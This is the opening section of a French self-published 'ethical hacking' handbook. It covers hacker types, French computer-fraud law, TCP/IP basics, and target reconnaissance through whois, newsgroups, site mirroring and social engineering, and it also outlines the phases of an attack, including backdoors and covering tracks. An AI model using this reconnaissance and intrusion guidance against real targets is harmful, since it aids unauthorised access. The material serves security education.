



*Auteur : NZEKA GILBERT alias KHAALEL (spike23@netcourrier.com)*

# **HACKING / SECURITE HAND-BOOK**

(OU  
COMMENT DEVENIR UN HACKER ETHIQUE)

Bienvenue à tous.

Alors, en premier je vais me présenter rapidement, ensuite je vais vous dire le pourquoi de cet ouvrage et... Et bien si vous êtes intéressé par le hacking dans toute sa splendeur (*ne vous inquiétez pas chuis un malade chuis juste un passionné*) vous lirez (*j'espère avec joie*) cet ouvrage.

### **a) qui suis-je ?**

*« Lorsque nous nous interrogeons: "Qui suis-je ?", nous considérons comme allant de soi que l'on est; la seule question est de connaître qui l'on est. Nous avons présupposé que nous sommes, cela n'est pas contesté, c'est considéré comme allant de soi que nous sommes. Maintenant la seule question est: Qui sommes-nous ?. Seule l'identité doit être connue, le visage doit être reconnu, mais il est là, méconnu mais là. »*

PHRASE D'UN BOUDDHISTE THIBETAIN.

Alors, je suis un parisien de 17 ans (en 2004). J'ai découvert l'informatique en 4<sup>ème</sup> et ça été comme une drogue (bon... vous voyez de quoi je veux parler). En classe de 3<sup>ème</sup>, j'ai découvert la programmation et le hacking (grâce à un ami)... Deux ans ont passé et je suis encore là pour vous présenter l'un de mes plus grands projets : cet ouvrage.

### **b) cet ouvrage...**

Alors, pourquoi avoir écrit cet ouvrage ?

Premièrement, par défi.

Deuxièmement, j'adhère à la philosophie qui prône la diffusion de certains savoirs. Troisièmement, il y a quelques mois, j'ai lu un article qui parlait d'un jeune hacker indien de 16 ans qui avait écrit un livre sur le hacking, je l'ai longuement cherché sur les rayons des librairies que j'ai l'habitude de fréquenter et ne l'ayant pas trouvé je me suis décidé à écrire ce bouquin.

Et pour finir, j'ai lu un article, il y a quelques mois de cela, disant qu'un pirate devait se reconvertir et se mettre du côté de la sécurité : je me suis donc décidé à le faire (j'espère que je serais bien plus productif pour la communauté informatique qu'avant)

Mon but premier était qu'il soit publié par une maison d'édition, mais voyant la lenteur incomparable des éditeurs, je me suis décidé à le mettre sur internet gratuitement.

En tt cas, j'espère qu'il apportera de l'aide aussi bien aux hackers (g bien dit hacker et pas lamers), qu'aux développeurs en passant par les administrateurs...

# SOMMAIRE

---

- I Introduction
- 1<sup>ère</sup> partie : les bases
  - II Les hackers
  - III TCP/IP
- 2<sup>ème</sup> partie : hacking / sécurité informatique
  - IV Quelques recherches sur la cible
    - 1) Recherches manuelles
    - 2) Automatisation des recherches
  - V Infiltration, piratage, sécurisation des systèmes
    - 1) Windows 9x / 2000 / NT / XP
    - 2) UNIX / LINUX
  - VI D'autres techniques de piratage
    - 1) attaques DoS et DdoS
    - 2) Buffer Overflow
    - 3) Détournement de sessions
    - 4) Format String
    - 5) Failles spécifiques au web
    - 6) Messageries et cookies
    - 7) Retrouver ses mots de passes perdus
    - 8) Sniffing
    - 9) Spoofing
    - 10) Virologie informatique
  - VII Piratage de composants réseaux
    - 1) IDS et contournement
    - 2) Murs pare-feu
    - 3) Piratage aérien
    - 4) War Dialing
  - VIII Piratage logiciel
  - IX Cryptographie
- 3<sup>ème</sup> partie : programmation
  - X Language C
  - XI Python
  - XII Quelques fonctions de la PCAP
  - XIII Winsock (1<sup>ère</sup> partie)

XIV Winsock (2<sup>ème</sup> partie)

4<sup>ème</sup> partie : développement d'utilitaires de sécurité

XV Un crack/patch

XVI Scanner de ports

XVII Clients/serveurs TCP et UDP

XVIII Sniffers

XIX Virus batch

5<sup>ème</sup> partie : annexes

XX Principes importants de sécurité

XXI Commandes DOS

XXII Ports utilisés par certains troyens

XXIII Cracking d'une application

XXIV Challenge de cracking



# Introduction

La sécurité informatique, un domaine important à notre époque est encore trop souvent laissé de côté par des entreprises ou des particuliers jusqu'au jour où ils s'aperçoivent que leurs systèmes ont été visités par un pirate informatique, que leurs données confidentielles (logins, mots de passe, informations bancaires, feuilles de paie...) ont été dérobées ou copiées, qu'ils étaient espionnés...

J'ai écrit ce livre dans le but de fournir un guide des armes nécessaires pour la sécurisation des réseaux et des systèmes en montrant et expliquant les armes, outils et techniques des pirates. Il n'a pas la prétention d'être une référence en la matière car un tel ouvrage ne ferait pas moins de 3000 pages et devrait être mis à jours chaque semaine.

Certaines personnes seront bien sur contre la publication d'un tel ouvrage car elle développe et décrit les techniques qu'utilisent les pirates et peut inciter les lecteurs à pirater des systèmes. Ils n'ont pas tort. Mais qu'ils sachent que ce livre a pour but premier d'aider les internautes et les administrateurs à sécuriser leurs réseaux et les systèmes.

## A qui est adressé ce livre

Ce livre est adressé à toute personne intéressée par la sécurité informatique ou par le hacking que l'on dit « éthique ».

Il est aussi adressé aux personnes administrant des réseaux et devant les sécuriser. Les hackers et les professionnels de la sécurité informatique pourront peut-être y trouver un guide condensé des techniques d'attaques sur les réseaux, les systèmes, les logiciels et sur les systèmes cryptographique.

## Comment tirer parti de ce livre

Cet ouvrage peut être lu de différentes manières.

Certains peuvent le lire comme une histoire, d'autres comme une initiation à la sécurité, ou encore comme un vrai cours de sécurité informatique (traitant de la sécurité des réseaux, des logiciels, des systèmes d'exploitations et des systèmes cryptographiques) et de développement réseau.

Pour ceux qui veulent adopter la dernière méthode de lecture, sachez que ce livre n'explique que les techniques de piratage et ne détaillent aucune vulnérabilité précise (il y a aura par exemple un chapitre sur les vulnérabilité du type dépassements de tampon et comment les exploiter généralement, par contre il n'y aura pas de passage

expliquant des failles spécifiques comme celle qui touche une version de ssh et qui peut permettre d'avoir les pouvoirs root du serveur vulnérable).

## **Organisation du livre**

### **Partie I : Les bases**

- Qui sont vraiment ces hackers ?
- TCP/IP

### **Partie II : Hacking/Sécurité informatique**

- Faire des recherches sur la futur cible,
- Infiltrer, pirater et sécuriser les systèmes d'exploitations,
- Techniques avancées de piratage,
- Piratage de composants réseaux,
- Piratage logiciel,
- Cryptographie.

### **Partie III : Programmation réseau**

- Le langage C et le langage Python,
- Fonctions de la PCAP,
- Winsock.

### **Partie IV : Développement d'outils de sécurité**

- Un crack/patch,
- Scanner de ports basique,
- Clients/serveurs TCP et UDP basiques,
- Sniffers,
- Virus batch.

## **Partie V : Annexes**

- Principes de sécurité,
- Commandes DOS,
- Ports utilisés par certains troyens,
- Cracking d'un application,
- Challenge de cracking.



# **Partie I : Les bases**

# **Les hackers**

Les hackers ne sont pas seulement ces délinquants du web, comme le montrent les médias, qui passent leurs journées à pirater des systèmes et des logiciels dans le but de faire couler des sociétés ou de ruiner l'économie. Certes certains pirates aiment détruire et piller des données confidentielles dans un but de défi, pour de l'argent ou pour le plaisir. Mais il ne faut pas faire d'amalgame : tous les hackers ne sont pas comme cela.

Mais alors qui sont ces hackers ? et comment s'organisent-ils ?

La « famille » des hackers est bien structurée :

- en premier, il y a les newbies (débutants) : ce sont généralement des adolescents fascinés par les exploits de certains hackers et qui se sont mis à apprendre tout ce qu'ils pouvaient dans le domaine de l'informatique.
- ensuite, il y a les intermédiaires, anciens newbies qui ont acquis une somme de connaissances en sécurité informatique, programmation et sur les réseaux.
- puis il y a les Whites Hat Hackers, des élites en hacking qui programment à longueur de journée et ne font que rechercher des failles dans les systèmes, logiciels...

Ces 3 précédents membres de la famille des hackers travaillent pour une amélioration de la structure.

Maintenant, voyons d'autres membres de la famille des hackers qui travaillent dans le « côté obscur » du hacking. Ils préfèrent profiter des failles et les exploitent pour le plaisir ou pour de l'argent :

- il y a, en premier, les lamers, des êtres d'une nullité inimaginable, ne faisant qu'utiliser des programmes tout fait (surtout des logiciels servant à faire du nuke, du mail bombing...) et qui n'arrêtent pas de se vanter d'être les meilleurs pirates du monde, d'avoir pénétré des systèmes comme ceux de la NASA, des gouvernements... On les retrouve surtout sur IRC et ICQ.
- ensuite, il y a les Blacks Hat Hackers, des élites qui préfèrent détruire tout système qui leur tombent sous la main.

Voici maintenant d'autres membres que l'on ne peut classer avec les autres :

- les phreakers : ce sont des personnes s'infiltrant dans les systèmes téléphoniques. Forts de leurs connaissances dans les réseaux téléphoniques commutés et en électronique, ils peuvent construire des systèmes électroniques (appelés « Box ») ayant des fonctions bien définies comme avoir la possibilité de téléphoner à l'autre bout de la terre sans déboursier d'argent, de téléphoner sur le compte d'une entreprise...
- les crackers : ce sont des personnes piratant les logiciels payants de façon à pouvoir les utiliser indéfiniment sans dépenser d'argent. Ce sont des éléments importants à mes yeux, car certains aiment aussi trouver des failles dans les logiciels.

- les hacktivistes : ce sont des hackers utilisant leurs connaissances pour défendre ce en quoi il pensent et se battre pour un but (les droits de l'homme, la non commercialisation de l'Internet...).

## Quels sont les compétences de base des hackers ?

Comme nous venons de le voir, il existe une grande variété de hackers, ayant chacun leurs domaines de prédilection; mais avant de se spécialiser, il faut généralement :

- savoir programmer sinon on ne peut être ni un hacker ni un informaticien. Il faut au moins connaître deux langages dans cette liste : C++, Java, Perl, Python, Rebol, Assembleur, Lisp, Scheme, Delphi et Visual Basic en plus du C et de l'HTML (qui est plus un langage de mise en page).
- connaître les technologies des réseaux (principes de base, services...), la pile de protocoles TCP / IP et tout ce qui s'y rapporte.
- savoir utiliser Internet : faire des recherches intelligentes et précises.
- connaître les principes de base et savoir utiliser les systèmes d'exploitation les plus courants : Windows, Unix, Linux.
- avoir des bases en électronique et en hardware pour savoir identifier un matériel quelconque.

## La loi

Maintenant voyons ce que dit la loi au sujet du piratage informatique.

**Loi n° 88-19 du 5 janvier 1988**  
**relative à la fraude informatique**  
 Journal officiel du 6 janvier 1988

L'assemblée nationale et le Sénat ont adopté.  
 Le président de la République promulgue la loi dont la teneur  
 suit :

### Article unique

Dans le titre II du livre III du code pénal, il est inséré,  
 après le chapitre II, un chapitre III ainsi rédigé:

### Chapitre III

#### De certaines infractions en matière informatique

#### Article 462-2

Quiconque, frauduleusement, aura accédé ou se sera maintenu  
 dans tout ou partie d'un système de traitement automatisé de  
 données sera puni d'un emprisonnement de deux mois a un an et

d'une amende de 2 000 F à 50 000 F ou de l'une de ces deux peines.

Lorsqu'il en sera résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, l'emprisonnement sera de 2 mois à 2 ans et l'amende de 10 000 F à 100 000 F.

#### **Article 462-3**

Quiconque aura, intentionnellement et au mépris des droits d'autrui, entravé ou faussé le fonctionnement d'un système de traitement automatisé de données sera puni d'un emprisonnement de trois mois à 3 ans et d'une amende de 10 000 F à 100 000 F ou de l'un de ces deux peines.

#### **Article 462-4**

Article 462-4 : Quiconque aura, intentionnellement et au mépris des droits d'autrui, directement ou indirectement, introduit des données dans un système de traitement automatisé ou supprimé ou modifié les données qu'il contient ou leurs modes de traitement ou de transmission sera puni d'un emprisonnement de 3 mois à 3 ans et d'une amende de 2000 F à 500 000 F ou de l'une de ces deux peines.

#### **Article 462-5**

Quiconque aura procédé à la falsification de documents informatisés, quelle que soit leur forme, de nature à causer un préjudice à autrui, sera puni d'un emprisonnement d'un an à cinq ans et d'une amende de 20 000 F à 2 000 000 F.

#### **Article 462-6**

Quiconque aura sciemment fait usage des documents visés par l'article 462-5 sera puni d'un emprisonnement d'un an à cinq ans et d'une amende de 20 000 F à 2 000 000 F ou de l'une de ces deux peines.

#### **Article 462-7**

La tentative des délits prévus par les articles 462-2 à 462-6 est punie des mêmes peines que le délit lui-même.

#### **Article 462-8**

Quiconque aura participé à une association formée ou à une entente établie en vue de la préparation, concrétisée par un ou plusieurs faits matériels, d'une ou plusieurs infractions prévues par les articles 462-2 à 462-6 sera puni des peines prévues pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée.

## **Article 462-7**

Le tribunal pourra prononcer la confiscation des matériels appartenant au condamné et ayant servi à commettre les infractions prévues au présent chapitre.

---

### **Loi n° 2000-230 du 13 mars 2000 portant adaptation du droit de la preuve aux technologies de l'information et relative à la signature électronique**

L'Assemblée nationale et le Sénat ont adopté,  
Le Président de la République promulgue la loi dont la teneur  
suit :

#### **Article 1<sup>er</sup>**

- I. - L'article 1316 du code civil devient l'article 1315-1.  
II. - Les paragraphes 1er, 2, 3, 4 et 5 de la section 1 du chapitre VI du titre III du livre III du code civil deviennent respectivement les paragraphes 2, 3, 4, 5 et 6.  
III. - Il est inséré, avant le paragraphe 2 de la section 1 du chapitre VI du titre III du livre III du code civil, un paragraphe 1er intitulé : « Dispositions générales », comprenant les articles 1316 à 1316-2 ainsi rédigés :  
« Art. 1316. - La preuve littérale, ou preuve par écrit, résulte d'une suite de lettres, de caractères, de chiffres ou de tous autres signes ou symboles dotés d'une signification intelligible, quels que soient leur support et leurs modalités de transmission.  
« Art. 1316-1. - L'écrit sous forme électronique est admis en preuve au même titre que l'écrit sur support papier, sous réserve que puisse être dûment identifiée la personne dont il émane et qu'il soit établi et conservé dans des conditions de nature à en garantir l'intégrité.  
« Art. 1316-2. - Lorsque la loi n'a pas fixé d'autres principes, et à défaut de convention valable entre les parties, le juge règle les conflits de preuve littérale en déterminant par tous moyens le titre le plus vraisemblable, quel qu'en soit le support. »

#### **Article 2**

L'article 1317 du code civil est complété par un alinéa ainsi rédigé :  
« Il peut être dressé sur support électronique s'il est établi et conservé dans des conditions fixées par décret en Conseil d'Etat. »

#### **Article 3**

Après l'article 1316-2 du code civil, il est inséré un article

1316-3 ainsi rédigé :  
« Art. 1316-3. - L'écrit sur support électronique a la même force probante que l'écrit sur support papier. »

#### **Article 4**

Après l'article 1316-3 du code civil, il est inséré un article 1316-4 ainsi rédigé :

« Art. 1316-4. - La signature nécessaire à la perfection d'un acte juridique identifie celui qui l'appose. Elle manifeste le consentement des parties aux obligations qui découlent de cet acte. Quand elle est apposée par un officier public, elle confère l'authenticité à l'acte.

« Lorsqu'elle est électronique, elle consiste en l'usage d'un procédé fiable d'identification garantissant son lien avec l'acte auquel elle s'attache. La fiabilité de ce procédé est présumée, jusqu'à preuve contraire, lorsque la signature électronique est créée, l'identité du signataire assurée et l'intégrité de l'acte garantie, dans des conditions fixées par décret en Conseil d'Etat

#### **Article 5**

A l'article 1326 du code civil, les mots : « de sa main » sont remplacés par les mots : « par lui-même ».

#### **Article 6**

La présente loi est applicable en Nouvelle-Calédonie, en Polynésie française, à Wallis-et-Futuna et dans la collectivité territoriale de Mayotte.

La présente loi sera exécutée comme loi de l'Etat.

Fait à Paris, le 13 mars 2000.

---

Voici un autre article de la loi qui est dès fois ajoutée aux précédentes :

#### **Article 131-39 du code pénal**

Lorsque la loi le prévoit à l'encontre d'une personne morale, un crime ou un délit peut être sanctionné d'une ou plusieurs des peines suivantes :

- 1° La dissolution, lorsque la personne morale a été créée ou, lorsqu'il s'agit d'un crime ou d'un délit puni en ce qui concerne les personnes physiques d'une peine d'emprisonnement supérieur à cinq ans, détournée de son projet pour commettre les faits incriminés ;
- 2° L'interdiction, à titre définitif ou pour une durée de cinq ans au plus, d'exercer directement ou indirectement une ou plusieurs activités professionnelles ou sociales ;
- 3° Le placement, pour une durée de cinq ans au plus, sous surveillance judiciaire ;
- 4° La fermeture définitive ou pour une durée de cinq ans au plus des établissements ou de l'un ou de plusieurs des

- établissements de l'entreprise ayant servi à commettre les faits incriminés ;
- 5° L'exclusion des marchés publics à titre définitif ou pour une durée de cinq ans au plus ;
  - 6° L'interdiction, à titre définitif ou pour une durée de cinq ans au plus, de faire appel public à l'épargne ;
  - 7° L'interdiction, pour une durée de cinq ans au plus, d'émettre des chèques autres que ceux qui permettent le retrait de fonds par le tireur auprès du tiré ou ceux qui sont certifiés ou d'utiliser des cartes de paiement ;
  - 8° La confiscation de la chose qui a servi ou était destinée à commettre l'infraction ou de la chose qui en est le produit ;
  - 9° L'affichage de la décision prononcée ou la diffusion de celle-ci soit par la presse écrite, soit par tout moyen de communication audiovisuelle.

Les peines définies au 1° et 3° ci-dessus ne sont pas applicables aux personnes morales de droit public dont la responsabilité pénale est susceptible d'être engagée. Elles ne sont pas non plus applicables aux partis ou groupements politiques ni aux syndicats professionnels. La peine définie au 1° n'est pas applicable aux institutions représentatives du personnel.

Avant de passer au vif du sujet, vous devez savoir comment se déroule le piratage d'un système.

Si le mot « piratage » vous fait peur ou vous gêne, dites-vous bien qu'avant de sécuriser un système, il faut toujours faire des tests de pénétration (appelés Pen-Test) pour cibler les failles...

De plus pour contrer efficacement une personne, il faut soit penser comme elle, soit connaître ses limites : cela s'applique aussi aux pirates informatique et la connaissance de leurs limites passe par la connaissance des techniques de piratage.

En gros pour sécuriser un système, il faut se mettre à la place d'un pirate.

Le déroulement logique d'une attaque commence par la recherche d'informations sur le système cible aussi bien dans les sources publiques que sur le système.

Puis il va falloir essayer de s'y infiltrer sans être remarqué.

Arrivé à ce point, il faut essayer de trouver des informations qui vont nous permettre d'obtenir les droits d'administrateur.

Enfin il va falloir installer des backdoors (des programmes qui vont nous permettre de revenir facilement sur le système cible).

Pour finir il faut masquer et effacer ces faits et gestes sur le système.





# TCP / IP

TCP/ IP est une pile de protocoles qui sert à faire communiquer entre elles des machines hétérogènes.

## **le modèle OSI :**

En 1984, l'OSI (Open System Interconnect) un ensemble de spécifications sur la structuration des protocoles et des systèmes a été créé.

Le modèle OSI est constitué de 7 couches (ou niveaux) qui assurent chacune une fonction et intègrent un certain nombre de protocoles.

7	Application
6	Présentation
5	Session
4	Transport
3	Réseau
2	Liaison de données
1	Physique

Voici une description de chaque couche :

### **la couche physique :**

Elle a pour but de transporter des données (signaux produits par les systèmes et devant être envoyés à d'autres systèmes) au travers des divers moyens de transport présents dans les réseaux (câbles, fibres...).

### **la couche liaison de données :**

Elle a pour but d'aider à la bonne transmission des données entre systèmes en créant des paquets réseau. Cette couche est constituée de deux sous-couches LLC (Logical Link Control) et MAC (Medium Access Control) à ne pas confondre avec une adresse MAC (celles des cartes réseaux) bien qu'elle gère l'adressage de ces dernières ou avec le contrôleur d'intégrité de SSL (Message Authentication Code).

### **la couche réseau :**

Elle a pour but de gérer tous les problèmes concernant les réseaux (adressage, invalidité, indisponibilité...).

### **la couche transport :**

Elle a pour but d'assurer que les systèmes communiquent bien entre eux, mais aussi que les paquets sont bien transmis.

### **la couche session :**

Elle a pour but de contrôler les liaisons entre les systèmes pour qu'ils puissent communiquer correctement. Elle ne fait que contrôler et n'établit aucune liaison car c'est la fonction de la couche transport d'établir la session, à la demande de la couche session.

### **la couche présentation :**

Elle a pour but de convertir les données fournies par l'utilisateur dans un type de données ( ou langage) compréhensible par tous les systèmes. Un peu comme l'XML qui peut servir à un script en PHP qui pourrait envoyer des données à un script en REBOL.

### **la couche application :**

Elle a pour but de permettre à l'utilisateur d'utiliser les services (grâce aux protocoles) offerts par son système.

## **Quelques protocoles :**

TCP / IP enveloppe beaucoup de protocoles dont TCP, IP, UDP, ARP, RARP, ICMP, IGMP, SNMP, RIP, OSPF, BGP, EGP, DRP, IGRP, EIGRP, NCP, PPP, SMTP, FTP, POP/IMAP, DHCP, HTTP, OSPFIGP...

Il existe d'autres piles de protocoles :

NetBIOS / NetBEUI

et

IPX/IPS

Petites explications :

IP	(OSI 3) C'est un protocole gérant l'adressage des paquets envoyés sur le réseau
----	---

	<table border="1"> <tr> <td>Version</td> <td>IHL</td> <td>Type de service</td> <td colspan="2">Longueur du paquet</td> </tr> <tr> <td colspan="3">Identificateur</td> <td>Flags</td> <td>Offset du Fragment</td> </tr> <tr> <td colspan="2">TTL</td> <td>Protocole</td> <td colspan="2">Cheksum d'en-tête</td> </tr> <tr> <td colspan="5">Adresse IP source</td> </tr> <tr> <td colspan="5">Adresse IP cible</td> </tr> <tr> <td colspan="5">Options / remplissage ( padding )</td> </tr> <tr> <td colspan="5">Zones de données...</td> </tr> </table>	Version	IHL	Type de service	Longueur du paquet		Identificateur			Flags	Offset du Fragment	TTL		Protocole	Cheksum d'en-tête		Adresse IP source					Adresse IP cible					Options / remplissage ( padding )					Zones de données...																					
Version	IHL	Type de service	Longueur du paquet																																																		
Identificateur			Flags	Offset du Fragment																																																	
TTL		Protocole	Cheksum d'en-tête																																																		
Adresse IP source																																																					
Adresse IP cible																																																					
Options / remplissage ( padding )																																																					
Zones de données...																																																					
TCP	<p>( OSI 4 ) C'est un protocole en mode connecté (cela veut dire qu'il établit une connexion entre les systèmes qui communiquent). Il choisit aussi le type de paquets à envoyer sur le réseau en fonction de l'environnement et de l'action à effectuer (connexion, déconnexion, requêtes diverses...).</p> <p>Quand TCP finit tous ses préparatifs, il envoie ces données (on dit aussi <i>segments de données</i>) au protocole IP. Ce dernier enverra le paquet par le réseau.</p> <p>Pour assurer sa fonction, TCP utilise différentes techniques, comme :</p> <ul style="list-style-type: none"> <li>- le contrôle des paquets (pour d'éventuelles erreurs)</li> <li>- la création d'une connexion virtuelle, entre les systèmes en communication de type full-duplex (connexion en double-sens)</li> <li>- ...</li> </ul> <p>Voici un paquet TCP :</p> <table border="1"> <tr> <td colspan="2">port source</td> <td colspan="2">port destination</td> </tr> <tr> <td colspan="4">numéro de séquence</td> </tr> <tr> <td colspan="4">accusé de réception</td> </tr> <tr> <td>décalage données</td> <td>réserve</td> <td>urg</td> <td>ack</td> <td>psh</td> <td>rst</td> <td>syn</td> <td>fin</td> <td colspan="2">fenêtre</td> </tr> <tr> <td colspan="5">somme de contrôle (checksum)</td> <td colspan="5">pointeur de données urgentes</td> </tr> <tr> <td colspan="5">options</td> <td colspan="5">remplissage (padding)</td> </tr> <tr> <td colspan="10">données</td> </tr> </table>	port source		port destination		numéro de séquence				accusé de réception				décalage données	réserve	urg	ack	psh	rst	syn	fin	fenêtre		somme de contrôle (checksum)					pointeur de données urgentes					options					remplissage (padding)					données									
port source		port destination																																																			
numéro de séquence																																																					
accusé de réception																																																					
décalage données	réserve	urg	ack	psh	rst	syn	fin	fenêtre																																													
somme de contrôle (checksum)					pointeur de données urgentes																																																
options					remplissage (padding)																																																
données																																																					
UDP	<p>( OSI 4 ) C'est un protocole en mode déconnecté semblable à TCP mais étant moins sécurisé et plus simple d'utilisation, car il ne crée pas de connexion entre les systèmes qui communiquent et ne fait qu'envoyer des datagrammes sur le réseau sans contrôle des paquets.</p> <p>Voici un paquet UDP :</p>																																																				

	Type	Code	Cheksum
	ID		Numéro de séquence
	Données		

## Quelques notions de base :

### Clients/Serveurs :

De nos jours, les réseaux fonctionnent grâce à la topologie client/serveur.

Le système client ouvre une session sur le système serveur puis faire de requêtes spécifiques au(x) service(s) que délivre ce dernier.

Le système serveur est développé pour accepter la connexion d'un des client et fournir un/des service(s) spécifique(s).

Pour information, un service n'est fournit que par un serveur et peut-être de types différents : service http, ftp...

### Sockets :

Pour faire communiquer des systèmes à travers le réseau, des chercheurs ont créé ce que l'on appelle des sockets.

Maintenant quoi que l'on fasse sur un réseau, on utilise sans le savoir (ou plutôt sans s'en préoccuper) des sockets.

Pour information, les sockets sont principalement constitués d'une adresse IP et d'un port de communication.



# **Partie II :** **Hacking / Sécurité**



# **Quelques recherches sur la cible**

# Sources publiques

## whois :

Les whois sont des services proposés gratuitement en ligne et qui permettent d'obtenir des informations sur un domaine particulier, sur une adresse de messagerie. Grâce à ses bases de données comme :

- whois.ripe.net : qui s'occupe d'attribuer des adresses IP pour l'Europe.
- whois.apnic.net : qui s'occupe d'attribuer des adresses IP pour l'Asie Pacifique.
- whois.nic.mil : qui gère l'attribution des adresses IP des systèmes militaires américains.
- whois.nic.gov : qui gère l'attribution des adresses IP des systèmes du gouvernement américain.
- l'internic : le plus connu.

La liste n'est pas finie, mais vous pouvez facilement en trouver d'autres sur Internet grâce à google.

Pour obtenir les informations données par un whois, vous pouvez choisir d'utiliser la commande *whois* de Unix, des programmes comme WS Ping Pro Pack, ou vous pouvez aller sur un site proposant une base de données de recensement des noms de domaine.

## les groupes de discussions :


Les groupes de discussions (newsgroups) permettent d'avoir des informations techniques par d'autres utilisateurs sur un sujet précis. Ces newsgroups fonctionnent généralement comme un forum où l'on poste des messages en y laissant une adresse mail personnelle pour qu'on puisse identifier les messages. Maintenant intéressons-nous au protocole qui permet de poster des messages sur ces newsgroups. Ce protocole s'appelle NNTP (Network News Transfer Protocol) et utilise le port TCP 119.

Vous allez me dire quel rapport entre la recherche d'informations sur la cible et l'exploration des newsgroups. Imaginez qu'un poste du domaine cible demande des informations sur un newsgroup et maintenant imaginez que ce soit l'administrateur du réseau qui demande des informations sur la configuration des systèmes pour le réseau. Bien sûr, ce serait le rêve pour un pirate car il pourrait savoir en temps réel ce que l'administrateur veut et recherche. Malheureusement ces situations se passent plus souvent qu'on puisse le croire.


## le site de la cible :

Si la cible a un site, vous devez le parcourir à la recherche d'adresses mails et d'autres informations précieuses. Ne pas hésiter à parcourir le code source des pages dans le but de recenser des commentaires, ou des caractéristiques qui pourraient permettre de remonter aux développeurs.

Les aspirateurs de sites permettent d'automatiser ces recherches, en voici une liste:



Nom du logiciel :	Teleport pro
OS visés :	NT/95/98/2000/ME/XP
Licence :	démo
Editeur ou Auteur :	Tenmax
Le but du logiciel :	Très bon aspirateur de sites web, qui va dupliquer le site sur le disque dur et que l'on va pouvoir visiter hors ligne. Permet aussi de rapatrier des fichiers spécifiques (comme les fichiers vidéos... ou les pages contenant un certain mot).



Nom du logiciel :	HTTrack
OS visés :	NT/95/98/2000/ME/XP
Licence :	freeware
Editeur ou Auteur :	Xavier Roche & Yann Philippot
Le but du logiciel :	Un très bon aspirateur qui permet de récupérer tous les fichiers d'un site. Il permet aussi de mettre à jour un site déjà existant sur notre disque dur, faire des copies miroir d'un site déjà en ligne...

Nom du logiciel :	WebCopier
OS visés :	NT/95/98/2000/ME/XP
Licence :	shareware
Editeur ou Auteur :	MaximumSoft Corp.
Le but du logiciel :	C'est un autre aspirateur de sites web.

Nom du logiciel :	SmartBud
OS visés :	NT/95/98/2000/ME
Licence :	freeware
Editeur ou Auteur :	Atom e-City Ltd.
Le but du logiciel :	Un superbe aspirateur de sites webs, qui a énormément de qualités (en faites, je ne lui trouvons aucun défaut) que vous devez découvrir.

Pour plus de logiciels, allez sur la page : <http://www.idf.net/info/table.html>.

Pour information, le code PHP d'une page n'est pas visible car il est interprété.

## **divers :**

Les pages jaunes peuvent être une très bonne documentation de base pour avoir certaines informations sur l'entreprise ou un particulier comme des numéros de téléphone qui vous permettront de lancer des attaques sur le réseau téléphonique.

La presse pourrait aussi vous donner des informations utiles sur les entreprises comme leur politique de sécurité à partir d'un interview d'un des employés et pleins d'autres informations, mais cela dépend bien sûr de l'entreprise, de son domaine d'application, de sa renommée...

Si votre cible est cotée en Bourse, fusionne, rachète, créer des filiales, vous pouvez accéder à ces informations qui sont toutes stockées dans des bases de données comme celle de Edgar de Sec. ( qui se situe à l'adresse <http://www.sec.gov>).

## **les moteurs de recherche et les agents intelligents :**

La principale arme du pirate est l'information. Il se doit donc de savoir utiliser les outils de recherche d'informations sur Internet (les moteurs de recherche et les agents intelligents) : il doit donc apprendre à manier les mots clés qui lui permettront d'accéder à des documents.

## **social engineering et trashing :**

Le social engineering n'est pas une technique de piratage mais une technique millénaire servant à se faire passer pour une autre personne grâce à la parole.

Cette technique est très souvent utilisée par les pirates dans le but d'obtenir des identifiant, des mots de passe, des numéros de cartes de crédit ou pour que les personnes contactées exécutent ou fournissent ce qu'ils recherchent.

